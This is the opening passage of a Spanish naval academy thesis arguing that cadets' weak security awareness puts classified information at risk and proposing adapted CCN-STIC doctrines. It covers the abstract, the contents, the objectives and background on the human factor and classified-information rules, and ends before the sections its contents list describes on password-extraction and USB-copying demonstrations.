



Centro Universitario de la Defensa en la Escuela Naval Militar

TRABAJO FIN DE GRADO

*Adecuación de las doctrinas STIC a la red de datos de la Escuela
Naval Militar*

Grado en Ingeniería Mecánica

ALUMNO: Jaime Ferrando Asensio

DIRECTOR: Rafael Asorey Cacheda

CURSO ACADÉMICO: 2018-2019

Universida_{de}Vigo



Centro Universitario de la Defensa en la Escuela Naval Militar

TRABAJO FIN DE GRADO

*Adecuación de las doctrinas STIC a la red de datos de la Escuela
Naval Militar*

Grado en Ingeniería Mecánica
Intensificación en Tecnología Naval
Cuerpo General

UniversidadeVigo

RESUMEN

Concienciar y sensibilizar supone minimizar los riesgos derivados de una mala gestión de la información. Buscar el equilibrio en la balanza entre necesidad de conocer y manejo de la información clasificada es, sin duda, una labor ardua y difícil de resolver. Con el desarrollo de las tecnologías y el uso masivo que se hacen de las mismas, la Escuela Naval Militar tiene que adaptarse a los nuevos tiempos que corren. Además, el factor humano es la principal fuente de vulnerabilidades en cualquier organización, institución o empresa. Estas vulnerabilidades se deben fundamentalmente a la falta de formación y conocimiento de la gestión de la información. Así, debido a este factor humano, cuando la seguridad entra en jaque, debemos preguntarnos qué sentido tienen facilitar a un *hacker* la información que necesita. Como consecuencia, debería entrar en juego la inversión en formación del personal de una manera sencilla como puede ser la adecuación, a nivel usuario, de una serie de doctrinas ya existentes, que se conocen como cultura de concienciación y sensibilización.

PALABRAS CLAVE

Seguridad de la información, STIC, doctrinas, CCN, concienciación.

AGRADECIMIENTOS

A J.G.C por su ayuda desinteresada en el desarrollo de este trabajo de fin de grado.

Agradecer a mi tutor toda la dedicación que ha depositado en este trabajo; por animarme y orientarme.

A J.C.R por no haberse mostrado reacio a ser objeto de estudio y prueba durante el desarrollo de este proyecto.

A J.M.C por su ayuda desinteresada, su material y su preocupación constante para que este trabajo derivase en un buen trabajo.

A mis compañeros de camareta, por haber conseguido hacer ameno el tiempo transcurrido durante el desarrollo de este trabajo de fin de grado.

Y, por último, agradecer a mis padres, por inculcarme ese espíritu de sacrificio, trabajo y constancia que, aplicado tanto en este trabajo como a lo largo de toda la carrera, ha hecho que estos cinco años hayan sido únicos.

CONTENIDO

Contenido	1
Índice de Figuras	3
Índice de Tablas.....	5
1 Introducción y objetivos	6
1.1 Presentación	6
1.2 Motivación	6
1.3 Objetivos	8
1.4 Estructura de la memoria	8
2 Estado del arte	10
2.1 Introducción	10
2.2 Factor humano.....	11
2.3 Concienciación y sensibilización	11
2.4 Información clasificada.....	12
2.4.1 Conceptos generales	14
2.4.2 HPS y la necesidad de conocer	15
2.4.3 Protección de la información clasificada	15
2.4.4 Principios básicos de la seguridad de la información	16
2.4.5 Grados de clasificación.....	16
2.5 STIC	17
2.5.1 Fundamentos y situación general.....	17
2.5.2 Seguridad de las TIC	18
2.5.3 Desarrollo normativo	20
2.6 Herramientas de pentesting desarrolladas por el CCN	21
2.6.1 Rocío.....	21
2.6.2 Pilar.....	23
2.7 Herramientas para obtención de información	25
2.7.1 Metasploit	25
2.7.2 Información en la nube	27
2.7.3 Llave USB	28
2.7.4 LaZagne	28
3 Desarrollo del TFG.....	30
3.1 Introducción	30
3.2 Situación del problema.....	31

3.2.1 Introducción	31
3.2.2 Demostración de necesidades	31
3.3 Obtención de información clasificada.....	34
3.3.1 LaZagne	35
3.3.2 Dropbox	37
3.3.3 Llave USB	38
3.4 Ejemplo de auditoría a un encaminador CISCO con Rocío.....	42
3.5 Conclusiones previas a la solución	45
4 Adecuación de las guías y doctrinas existentes	47
4.1 Introducción	47
4.1.1 Configuración del ordenador	48
4.1.2 Seguridad en el navegador	49
4.1.3 Seguridad de una red Wifi	50
4.1.4 Seguridad en el correo electrónico	52
4.1.5 Almacenamiento en la nube.....	53
4.1.6 Almacenamiento en dispositivos USB	53
5 Conclusiones y líneas futuras	55
5.1 Conclusiones	55
5.2 Líneas futuras	55
6 Bibliografía.....	57
Anexo I: Glosario de términos y abreviaturas	60
Anexo II: Resultados de la auditoría	62

ÍNDICE DE FIGURAS

Figura 2-1 Noticia del robo de contraseñas almacenadas en la dark web [4].	12
Figura 2-2 Portada del periódico El País [5].	13
Figura 2-3 Documento reservado publicado en el periódico El País [5].	13
Figura 2-4 Índice de guías CCN-STIC [8].	18
Figura 2-5 Principios de seguridad generales [3].	18
Figura 2-6 Extracto listado guías CCN-STIC [10].	21
Figura 2-7 Vista de creación de informe de auditoría [12].	22
Figura 2-8 Página registro herramienta Rocío [12].	23
Figura 2-9 Pantalla inicio herramienta Pilar.	24
Figura 2-10 Presentación inicial de Metasploit.	25
Figura 2-11 Descarga de información confidencial del ordenador de la víctima [14].	26
Figura 2-12 Captura documento clasificado descargado en el propio ordenador [14].	26
Figura 2-13 Ejecución del .bat y volcado de la información de extraíble INFOCLASTFG.	28
Figura 2-14 Diferentes aplicaciones para obtención de contraseñas LaZagne.exe.	29
Figura 3-1 Nivel de conocimientos de los alumnos de la ENM en materia STIC.	31
Figura 3-2 Nivel de conocimientos de los alumnos de la ENM en materia STIC.	32
Figura 3-3 Resumen nivel de conocimientos de los alumnos de la ENM en materia STIC.	32
Figura 3-4 Mensajes del MCCD y del CCN en la bandeja del correo corporativo.	33
Figura 3-5 Contenido de un mensaje del MCCD.	34
Figura 3-6 Código ejecución del malware.	35
Figura 3-7 Resultado tras la ejecución del .bat.	35
Figura 3-8 Archivo .txt donde quedan almacenadas las contraseñas extraídas.	36
Figura 3-9 Acceso a la plataforma y obtención de información de carácter confidencial.	36
Figura 3-10 Información vulnerable almacenada en la plataforma Dropbox.	37
Figura 3-11 Información clasificada contenida en los documentos .pptx de Dropbox.	38
Figura 3-12 Publicaciones con clasificación NATO CONFIDENTIAL.	38
Figura 3-13 Código .txt del malware.	39
Figura 3-14 Visualización en primer plano tras la ejecución del malware.	39
Figura 3-15 Visualización tras la detección de una conexión.	40
Figura 3-16 Directorio e información copiada del sujeto atacado.	40
Figura 3-17 Protección USB mediante cifrado de unidad BitLocker.	41
Figura 3-18 Introducción contraseña cifrado y vertido de archivos.	42
Figura 3-19 Vista de proyectos.	42

Figura 3-20 Registro del encaminador a auditar.	43
Figura 3-21 Carga de la configuración del encaminador a auditar.	43
Figura 3-22 Configuración del encaminador a auditar.	44
Figura 3-23 Creación del informe de auditoría.	44
Figura 3-24 Informe final de la auditoría del encaminador.	45
Figura 3-25 Estadísticas MCCD [16].	46
Figura 4-1 Formulario de reporte de incidentes de seguridad [16].	48
Figura 4-2 Mensaje de suplantación de identidad en Outlook.	52
Figura A2-1 Resultado de la auditoría.	62
Figura A2-2 Resultado de la auditoría.	63
Figura A2-3 Resultado de la auditoría.	64

ÍNDICE DE TABLAS

Tabla 2-1 Guía de equivalencias entre grados de clasificación de la información [3].....	17
--	----

1 INTRODUCCIÓN Y OBJETIVOS

1.1 Presentación

Vivimos en una sociedad muy dependiente de la tecnología, en donde personas y tecnología conviven a diario. Pero esta relación tan intrínseca se ve debilitada y amenazada por su eslabón más débil, las personas. El factor humano es la principal fuente de amenaza que existe en los sistemas de información.

Es debido a esta debilidad dentro de esta simbiosis cuando aparecen las vulnerabilidades en los sistemas de información. Vulnerabilidades que quedan expuestas a la acción de cualquiera que quiera aplicar la ingeniería social con el fin de obtener información confidencial y/o clasificada. Es por ello que con este trabajo de fin de grado (TFG) se presenta un estudio para demostrar que es el factor humano y, por tanto, las personas, el principal precursor de causa de daños a una empresa o, en el ámbito de las Fuerzas Armadas (FAS), de un país.

1.2 Motivación

A la hora de hablar de seguridad de la información, siempre se habla de tecnologías y procesos. Son una pieza importante, pero en realidad, los auténticos protagonistas de la seguridad en una organización y/o institución son las personas, que gestionan y utilizan los dispositivos tecnológicos de nuestra organización para gestionar nuestro principal activo: la información.

Igual que concienciamos en materia de Prevención de Riesgos Laborales dentro del ámbito de la Seguridad Operativa de la Armada (PRL-SEGOP) a los miembros de nuestra institución, también es importante concienciarlos y formarlos en materia de ciberseguridad.

Es importante destacar que la brecha que supone un fallo humano en el ámbito de la información converge a una gran herida susceptible de ser infectada por cualquier interesado, pudiendo obtener información muy relevante que cause un gran daño.

La información constituye uno de los activos más importantes de cualquier organización, independientemente de su tamaño o actividad. Documentos o publicaciones relevantes y confidenciales o reservados son un ejemplo de información que debemos proteger en la organización. Para ello, tenemos que implantar medidas preventivas y reactivas en nuestras empresas, destinadas a preservar y proteger la confidencialidad, la disponibilidad e integridad de la información.

Estas salvaguardas serán proporcionales a la criticidad de la información que manejemos. Por ello, será de vital importancia identificarla y clasificarla. Las medidas también serán acordes a los sistemas a

proteger, la información que contienen, las condiciones particulares de cada emplazamiento y las amenazas a las que se exponen.

“Una cadena es tan fuerte como su eslabón más débil”

Esta frase tan popular significa que, aunque las organizaciones inviertan mucho en dispositivos tecnológicos y en soluciones técnicas para proteger de manera adecuada los sistemas de información, si alguno de ellos falla, toda la seguridad se ve comprometida. Si el usuario es el eslabón más débil de la cadena, es por donde esta cadena de seguridad se rompe. En consecuencia, para cambiar esta situación es necesario invertir también en la formación en seguridad.

Tenemos que ser conscientes de que, a la hora de hablar de seguridad de la información, la tecnología nunca es suficiente. Es importante e indispensable, pero los auténticos protagonistas de la seguridad en las organizaciones son los usuarios finales gestionan y utilizan los sistemas de información de nuestra organización.

Con la seguridad defensiva tradicional se puede gastar dinero en sistemas de detección de intrusos, programas antivirus y otras soluciones para mantener protegido el perímetro. Con la ingeniería social no existen sistemas de software para proteger sus intereses. Es en la concienciación de las personas donde radica la clave del éxito. En este momento, una organización ha de cuestionarse cómo establecer una cultura de seguridad en la empresa.

Desarrollar e integrar una cultura de seguridad dentro de una organización es uno de los objetivos más complejos de alcanzar. En primer lugar, porque su aplicación requiere de unos plazos de tiempo amplios y de acciones continuadas en el tiempo. En segundo lugar y mucho más importante, porque hablamos de personas. Conseguir que nuestros empleados interioricen en sus quehaceres cotidianos una manera de trabajar que garantice que las tareas se hacen bien en materia de seguridad de la información no es una tarea sencilla.

Es habitual que el personal vea las políticas de seguridad que implementamos en nuestras organizaciones como una complicación, un incordio o una molestia. La percepción que tienen es que la seguridad es incómoda y dificulta sus actividades cotidianas imponiendo limitaciones. Es necesario revertir esa visión negativa y abordar las acciones dentro de la organización. La clave del éxito para mantener el adecuado nivel de seguridad de una organización radica en cuatro pilares fundamentales:

- Realizar acciones de formación en seguridad para integrantes.
- Establecer políticas, normativas y procedimientos de seguridad.
- Supervisar que se cumplan las buenas prácticas en seguridad.
- Realizar acciones de sensibilización y concienciación en seguridad para el personal.

Este trabajo realiza un estudio para demostrar que es la falta de concienciación del personal de la Escuela Naval Militar (ENM), concretamente de sus alumnos, una de las principales fuentes de vulnerabilidades a pequeña escala. La información que manejan (y pueden llegar a manejar a lo largo de sus años de formación) abarca desde lo más nimio (documentos didácticos relacionados con publicaciones de la Organización del Tratado del Atlántico Norte -OTAN-) hasta la información más importante, con clasificación a nivel OTAN, que se traducirá en vulnerabilidades a gran escala cuando egresen del centro de formación.

Es por ello que, si el alumnado de la ENM no adquiere la “necesidad” de manejar la información y/o protegerla de acuerdo a lo ya estipulado en las doctrinas en Seguridad en Tecnologías de la Información y Comunicaciones (STIC) existentes (elaboradas por el Centro Criptológico Nacional -CCN-) durante su periodo básico de formación, será aún más difícil formar a estos individuos en su periodo de desarrollo profesional.

Ha sido esta carencia de información y formación la que ha llevado al desarrollo del presente trabajo.

1.3 Objetivos

Durante el desarrollo del trabajo se va a demostrar esta falta de concienciación existente en la ENM que es importante y determinante en la trayectoria profesional de cada uno de los componentes de las FAS. Para ello, se seguirán una serie de pautas y procedimientos cuya intención es:

- Demostrar que existe un problema de concienciación por parte de alumnado y que se traduce en la negligencia a la hora de manipular información confidencial debido al desconocimiento de los protocolos de seguridad.
- Demostrar que, en gran medida, es el factor humano la puerta de entrada de la ingeniería social en una organización, institución y/o empresa. Tampoco se puede olvidar que una mala configuración de un encaminador o de un conmutador puede suponer una brecha importante en la seguridad de una organización. Este se desarrollará con una auditoría a un encaminador en producción, proporcionado por el Centro Universitario de la Defensa (CUD).
- Identificar una solución aplicable a este problema (y que podría convertirse en el pilar fundamental de esta “formación en seguridad”) como es la adecuación de las doctrinas elaboradas por el CCN (doctrinas STIC). Un acercamiento de las mismas podría traducirse en el éxito para una gestión segura de la información.

Sensibilizar y formar al personal de la ENM supone atacar la fuente de problemas desde sus raíces. Esta inversión sería a largo plazo una de las posibles soluciones a la vulnerabilidad debida al factor humano.

1.4 Estructura de la memoria

El presente TFG consta de seis apartados y dos anexos:

- En el capítulo 1 se presenta la situación previa que rodea a este trabajo, los motivos para desarrollar el proyecto y, finalmente, los objetivos de dicho trabajo.
- En el capítulo 2, tras una breve introducción general, se presenta el factor humano como uno de los máximos exponentes de la seguridad de la información, para posteriormente relacionarlo con la concienciación y sensibilización. Continuando la tendencia del trabajo, se introduce el concepto de información clasificada. Sobre este aspecto se presenta uno de los conceptos más importantes: la necesidad de conocer de las personas y los principios básicos de la seguridad de la información y su situación actual. Tras una breve situación general, se presentan a continuación las doctrinas STIC, pilar fundamental sobre el cual este trabajo pivotará. Se explica el concepto de seguridad de las TIC y el desarrollo normativo sobre el que se apoya el trabajo. Para concluir este capítulo se presentan varios tipos de herramientas con fines distintos pero muy similares: herramientas de *pentesting* elaboradas por el CCN (Pilar y Rocío) y herramientas para obtención de información (Metasploit, información en la nube, llave USB y LaZagne), cuyo objetivo principal será apoyar la demostración que este trabajo hace sobre la existencia de un problema grave en el manejo de la información (tanto vulnerable como clasificada) desde el punto de vista del alumnado de la ENM.
- En el capítulo 3 se describe la situación actual del problema desde el punto de vista del alumnado de la ENM y se expone la necesidad del desarrollo de este trabajo, que no es otra que explicar el problema que afecta a la ENM como centro docente, demostrar la existencia de dicho problema y proponer una posible solución al problema. Para demostrar la existencia del problema a lo largo de este capítulo se exponen varios casos de obtención de información aplicando diversas técnicas. El capítulo concluye con la auditoría de un encaminador CISCO en producción del CUD mediante el empleo de una

de las herramientas desarrolladas por el CCN: Rocío. Sobre este aspecto, se quiere argumentar que la concienciación y la correcta configuración de los dispositivos se complementan.

- En el capítulo 4 se desarrolla la solución que el trabajo propone para mejorar el uso seguro de las tecnologías de la información y las telecomunicaciones (TIC) y del manejo de la información por parte del alumnado. La adecuación de una serie de normas, guías y doctrinas ya existentes y elaboradas por organismos como el CCN y el Mando Conjunto de Ciberdefensa (MCCD) se plantea como una de las soluciones a dicho problema, pues no es por falta de medios de difusión de estos organismos sino más bien por falta de interés de los destinatarios. Durante este capítulo, se adecúan dichas normas y guías al nivel de conocimientos del alumnado y en diversos campos de aplicación, los cuales son empleados a diario por el personal para el manejo de la información: configuración del ordenador, seguridad en el navegador, seguridad de una red Wifi, seguridad en el correo electrónico, almacenamiento en la nube o almacenamiento en dispositivos USB.
- En el capítulo 5 se presentan las conclusiones obtenidas del trabajo, los puntos críticos más importantes y las posibles soluciones para eliminar o mitigar esas vulnerabilidades.
- Para finalizar el TFG se incluyen dos anexos. Anexo I: Glosario de términos y abreviaturas, en el cual se explicarán todos aquellos términos que se consideren necesarios para que el lector entienda en la medida de lo posible el contenido de este trabajo. Anexo II: Resultados de la auditoría, en el cual se presentan los resultados obtenidos al realizar un ejemplo de auditoría a un encaminador CISCO en producción.

2 ESTADO DEL ARTE

2.1 Introducción

La sociedad de hoy en día incurre en tres errores: el primero es infravalorar la cantidad de información que produce cada día; el segundo es despreciar el valor de esa información; y el tercero es pensar ¿por qué me van atacar si no soy nadie? Es decir, la población tiene por costumbre considerar que las únicas entidades capaces de acceder a nuestra información (aquella que difundimos en internet ya sea de carácter personal o público) son organismos muy relevantes cuyo fin último es la mejora de la seguridad y de los intereses globales. La realidad difiere bastante y el problema es que no somos conscientes.

Las personas, los Estados y las empresas son cada vez más dependientes tecnológicamente, como demuestra el hecho de que alrededor de un 30% del comercio mundial se base en internet [1]. El “cortafuegos humano” es la principal vía de acceso de los nuevos ciberdelincuentes hasta los datos que buscan apropiarse. De ahí que las TIC y la seguridad de la información tengan una importancia cada vez más crítica, tanto para proteger la privacidad y generar la confianza en los canales electrónicos como para asegurar el funcionamiento eficaz de los Estados.

En este sentido, el concepto de guerra moderna está cambiando de dirección. La guerra que entendemos hoy por “moderna” se basa principalmente en el concepto de ciberguerra y ciberterrorismo (aunque todavía se está desarrollando, en menor medida, el concepto de guerra tradicional). Grupos terroristas modernos como el autodenominado Estado Islámico (DAESH) [2] empezaron a usar el entorno cibernético con finalidad de propaganda, reclutamiento y entrenamiento, obtención de fondos, comunicaciones, obtención de información y *targeting*. El acceso facilitado a internet, la transmisión rápida y el mantenimiento económico de la presencia en línea representan incentivos para los extremistas que quieren llevar a cabo su agenda de acciones terroristas.

En este capítulo se pone de manifiesto dónde nace el concepto de concienciación y sensibilización en materia de ciberdefensa en las FAS. Se aborda los *modus operandi* según la clasificación de la información y la repercusión a la que puede derivar un uso inadecuado de esta información. Se expone la motivación en el desarrollo de las doctrinas STIC y su propósito, concluyendo con las diferentes herramientas de *pentesting* para el estudio de vulnerabilidades y varios ejemplos de simulaciones de obtención de información clasificada de diferentes fuentes. Se compilan estos conceptos para cuantificar lo fácil que es la obtención de este tipo de información, por qué el alumnado es una de las principales fuentes de vulnerabilidades (evaluado en este ámbito) y se expondrá por qué una de las soluciones más sencilla es la adecuación de los protocolos ya existentes.

2.2 Factor humano

Son las personas [3] las que constituyen el elemento más vulnerable dentro del marco de la seguridad de las TIC. De manera voluntaria o involuntaria, el punto más débil de la seguridad de la información lo constituyen las personas que la tratan: errores, desconocimiento, ataques intencionados, etc. Por este motivo, las personas se convierten en el objetivo de cualquier agresor que desee acceder de forma no autorizada a la información.

La ingeniería social es uno de los ataques más habituales contra la seguridad de la información a través de las personas. Este método de ataque se ha convertido en uno de los más fáciles y efectivos y, aunque la manipulación a veces no es excesivamente perjudicial, sí lo son los resultados derivados de esta manipulación. Por ello, raras veces hay que recurrir a un ataque técnico, ya que suele ser más fácil convencer al administrador de la red de que necesitamos acceder a la misma que pasar semanas probando su robustez buscando debilidades. Un atacante mediocre, se decantaría por atacar directamente al entorno tecnológico mientras que un hacker profesional y experimentado se decantaría por aprovechar las vulnerabilidades que presentan las propias personas.

No siempre el éxito de los ataques basados en la ingeniería social radica en la ingenuidad de los empleados. La mayoría de los casos se debe a la ignorancia de las prácticas de seguridad y la falta de concienciación y sensibilización por parte de los miembros que conforman la organización o la institución. Es de lógica que cuanto más sofisticadas sean las tecnologías que se emplean para proteger la información, más se centran los agresores en explotar las debilidades de las personas para llevar a cabo sus ataques. Sin duda, el propio usuario puede convertirse en un buen aliado para el desarrollo de la seguridad, siempre y cuando esté correctamente formado y concienciado. De lo contrario, el propio usuario se convertirá en el mayor enemigo de la seguridad, facilitando al atacante el acceso a la información, debido al desconocimiento de las buenas prácticas.

No se puede olvidar que son los propios usuarios la razón de ser para que un sistema de información se encuentre operativo. El personal interno es el responsable de buena parte de los problemas de seguridad de la información, tanto que este tipo de atacantes han recibido un nombre específico: el *insider* (una persona dentro de un grupo u organización, especialmente alguien que tiene acceso a información no disponible para otros).

2.3 Concienciación y sensibilización

La concienciación, el sentido común y las buenas prácticas son las mejores defensas para prevenir y detectar contratiempos en la utilización de sistemas de las TIC.

Se puede decir que no existe un sistema que garantice al 100% la seguridad del servicio que presta y la información que maneja debido, en gran medida, a las vulnerabilidades que presentan las tecnologías y lo que es más importante, la imposibilidad de disponer de los suficientes recursos para hacerles frente. Por tanto, siempre hay que asumir un riesgo; el conocido como riesgo residual, asumiendo un compromiso entre el nivel de seguridad, los recursos disponibles y la funcionalidad deseada.

La implementación de la seguridad supone planificar y tener en cuenta los elementos siguientes [3]:

- **Análisis de Riesgo.** Estudiar los posibles riesgos y valorar las consecuencias de los mismos sobre los activos (información, organización y personas).
- **Gestión de Riesgos.** Valorar las diferentes medidas de protección y decidir la solución que más se adecue a la entidad (determinación del riesgo residual).
- **Gobernanza.** Adaptar la operativa habitual de la entidad a las medidas de seguridad.
- **Vigilancia.** Observación continua de las medidas de seguridad, así como la adecuación de las mismas a la aparición de las nuevas tecnologías.

- Planes de Contingencia. Determinación de las medidas a adoptar ante un incidente de seguridad.

La combinación de estas prácticas ayuda a proporcionar el nivel de protección mínimo para mantener los activos a salvo.

2.4 Información clasificada

El 15 de diciembre de 2017 se publicó una noticia (Figura 2-1) sobre la empresa de *ciberinteligencia* española 4iQ. En ella, contaba que había localizado en la *dark web* la mayor base de contraseñas robadas de la que se tiene constancia hasta la fecha. Se trata de un fichero de 41 gigabytes que contiene 1400 millones de credenciales en claro. Al analizar la base de datos, figuraba en ella varios centenares de cuentas de correo corporativo del Ministerio de Defensa (MINISDEF), son sus correspondientes contraseñas.



Figura 2-1 Noticia del robo de contraseñas almacenadas en la dark web [4].

Si bien consideramos que nunca vamos a ser el objetivo de un ataque, estamos muy equivocados. En el momento menos esperado y sin ni siquiera enterarnos, nuestras credenciales del ordenador corporativo han sido robadas. El fallo de un único individuo supone una vía de agua en toda la red corporativa del MINISDEF y la ruptura de la cadena de confianza.

La concienciación y sensibilización no debe ser fruto de los propios intereses de la organización. Es decir, no es por propia voluntad la razón para establecer los principios básicos y recomendaciones básicas que hagan frente a las amenazas de hoy en día, sino más bien una serie de normas y leyes que han sido escritas con el fin de proteger esa información susceptible de ser vulnerable. Es por ello que, para cumplir con las premisas y objetivos estipulados en estas normas, se desarrolla el concepto de clasificación de la información.

Así, aparte del ejemplo con el que se ha introducido este apartado, existen otros ejemplos (Figura 2-2) de que la mala gestión de la información clasificada no es solamente un problema que atañe a los alumnos de la ENM, sino también un problema de que la propia organización no distribuye esta información de manera correcta.



Figura 2-2 Portada del periódico El País [5].

Al analizar el artículo mencionado en la Figura 2-2, observamos que el mismo periódico, uno de los de mayor audiencia en España, publicó el 19 de noviembre de 2013 un documento que el mismo periódico titulaba como “Documento reservado” el cual estaba adjunto en el propio artículo (Figura 2-3) y al cual podía acceder cualquier ciudadano nacional o extranjero.




Figura 2-3 Documento reservado publicado en el periódico El País [5].

Sí que es cierto que, a lo largo de estos últimos años, la gestión de la información clasificada ha tenido un papel más importante y que se han incluido medidas y doctrinas que hace cinco años no existían, pues el concepto de “gestión de la información clasificada” no existía.

Es entonces cuando nos debemos preguntar, ¿cuál es el grado de concienciación y sensibilización que tienen las FAS en materia de gestión y difusión de la información clasificada y es realmente un problema a analizar, demostrar y mitigar?

A lo largo de este TFG se aborda el empleo y difusión que se hace de la información clasificada, pero desde un punto de vista más concreto y cerrado como es el nivel docente. Es por ello que se valora la situación actual, la problemática, los medios a disposición de los alumnos, el uso que hacen de los mismos y el grado de concienciación y sensibilización que tienen del asunto en cuestión.

2.4.1 Conceptos generales

La información es todo conocimiento que puede ser comunicado, presentado o almacenado en cualquier forma.

La información clasificada es cualquier información o material respecto de la cual se decida que requiere protección contra su divulgación no autorizada y a la que se ha asignado, con las formalidades y requisitos previstos en la legislación, una clasificación de seguridad.

La información clasificada, regulada por su normativa específica, constituye el activo más crítico en la Administración. Por lo tanto, para su tratamiento por los sistemas, requerirá la aplicación de las medidas de seguridad establecidas en la normativa correspondiente.

Se entiende por materias clasificadas [6] a aquellas que están definidas en la Ley 9/68, de 5 de abril, modificada por la Ley 48/78, de 7 de octubre, sobre Secretos Oficiales (LSO), como los asuntos, actos, documentos, informaciones, datos y objetos cuyo conocimiento por personas no autorizadas pueda dañar o poner en riesgo la seguridad y defensa del Estado, y que se califican en las categorías de secreto y reservado, en atención al grado de protección que requieren.

Por otro lado, las materias objeto de reserva interna se definen como los asuntos, actos, documentos, informaciones, datos y objetos cuyo conocimiento por personas no autorizadas pueda afectar a la seguridad del Estado, amenazar sus intereses o dificultar el cumplimiento de su misión. Se clasifican en las categorías de confidencial y difusión limitada, en atención al grado de protección que requieren. Estos grados no están definidos en la LSO, aunque están reconocidos internacionalmente y en normativas de desarrollo de la Ley.

La facultad para clasificar de secreto y reservado corresponde, por ley, al Consejo de Ministros y a la Junta de Jefes de Estado Mayor, no pudiendo ser transferida ni delegada. Tendrán facultad para clasificar de confidencial o difusión limitada las siguientes Autoridades en el ámbito de su competencia, pudiendo delegar oficialmente dicha atribución: los Ministros, Secretarios de Estado y Subsecretarios en sus respectivos Departamentos y los Jefes de los Estados Mayores de la Defensa, Ejército, Armada y Aire. El correspondiente departamento ministerial deberá acogerse a una normativa por la que se regule el uso de estos dos grados de clasificación. Sin embargo, ¿quién protege la información clasificada?

En todo organismo o entidad, el jefe del mismo es el responsable de la adecuada protección de la información clasificada, tanto en su custodia como en su manejo. Deberá poner los medios adecuados para la ejecución de dicha protección.

Es entonces cuando nos preguntamos cómo los alumnos pueden constituir una fuente de vulnerabilidades en asuntos de manejo de información clasificada. El motivo es muy sencillo: tienen acceso a ella. Pero una pregunta muy sencilla y que se haría cualquier persona sería la siguiente: ¿cómo acceden los alumnos a la información clasificada?

2.4.2 HPS y la necesidad de conocer

Para acceder a la información clasificada es imprescindible tener “necesidad de conocer” y haber sido instruido previamente en materia de protección de la información clasificada. Así mismo, para información clasificada de grado confidencial o superior es imprescindible estar en posesión de una Habilitación Personal de Seguridad (HPS). Esta HPS se le concede a los alumnos tras su ingreso en la ENM durante su primer año de formación. La HPS es la determinación positiva por la que la Autoridad Nacional, en nombre del Gobierno del Reino de España, reconoce formalmente la capacidad e idoneidad de una persona para tener acceso a información al haber superado el oportuno proceso de acreditación de seguridad y haber sido adecuadamente concienciado en el compromiso de reserva que adquiere y en las responsabilidades que se derivan de su incumplimiento.

Lo que está claro es que esta “supuesta formación”, en algunos casos, no es suficiente, pues concienciar y sensibilizar al alumnado de los problemas que derivan de la mala gestión de la información clasificada no debería ser un asunto a tratar, ya que se supone que el alumnado ya ha sido “instruido” en este ámbito. Lo cierto es que no.

La “necesidad de conocer” se define como la determinación positiva por la que se confirma que un posible destinatario requiere el acceso al conocimiento de, o la posesión de información para desempeñar servicios, tareas o cometidos oficiales.

Esta necesidad de conocer surge en los alumnos de la ENM cuando, principalmente, se enfrentan al manejo de publicaciones OTAN, Doctrinas Nacionales o información relevante, la cual necesitan para desarrollar su formación íntegra como Oficiales de la Armada Española. Pero muchas veces, el manejo de esas publicaciones, doctrinas o información clasificada no es el adecuado, máxime, cuando la sociedad de hoy en día está regida por la informática, pues la mayoría de la documentación se encuentra, entre otros muchos formatos, en digital. Esto no supondría un grave problema sino más bien una posible vulnerabilidad si el personal que trata esta información actuara de acuerdo a lo establecido.

Que un alumno de la ENM acceda a información clasificada implica cumplir con la normativa de protección de la información clasificada, así como las normas de trabajo, custodia y almacenamiento con el fin de que dicha información no se vea comprometida. Así mismo, implica la prohibición de revelar esa información a terceros no autorizados, con un deber de reserva que se conserva para siempre.

2.4.3 Protección de la información clasificada

El usuario [3] de información clasificada es responsable de su protección en todo momento. El manejo de información clasificada implica prestar especial atención a aquellas circunstancias que puedan llevar a accesos no autorizados de forma circunstancial (lectura en sitios públicos, documentación diseminada en el puesto de trabajo, falta de custodia de la documentación, etc.), que deben evitarse.

Es necesario tener máximo cuidado a la hora de utilizar dispositivos y sistemas de comunicación e información. La información clasificada solo puede transmitirse a través de sistemas y redes formalmente autorizadas al efecto y nunca a través de redes abiertas.

El hecho de que los alumnos de la ENM puedan accedan a información clasificada les convierte en objetivo de interés de terceros y de máximos responsables ante el incumplimiento de su protección. Así, la custodia, manejo y gestión de la información se convierte en un tema crucial.

2.4.4 Principios básicos de la seguridad de la información

Los principios básicos son directrices de obligado cumplimiento que hay que tener siempre presentes en cualquier actividad relacionada con la seguridad de la información. Se establecen los siguientes [3]:

- La seguridad de la información es responsabilidad de todos los miembros de las FAS, los cuales deberán estar adecuadamente formados concienciados y concienciadas para el satisfactorio cumplimiento de sus responsabilidades.
- La seguridad de la información debe estar coordinada e integrada con el resto de la seguridad del Ministerio, con el fin de conformar un todo coherente y eficaz.
- La seguridad de la información debe ir encaminada a preservar los requisitos básicos de seguridad durante todo el ciclo de vida de la información, en cualquier medio o formato que se emplee y en cualquier lugar donde se encuentre, dentro o fuera del Ministerio.
- La seguridad de la información debe ser periódicamente evaluada.
- Las medidas de protección deben aplicarse en proporción a los daños que produciría la pérdida de alguno de los requisitos básicos de seguridad.
- Las medidas y procedimientos que se implanten para la protección de la información deben acatar lo establecido en la legislación vigente vinculante al Ministerio, tanto a nivel nacional como internacional.

2.4.5 Grados de clasificación

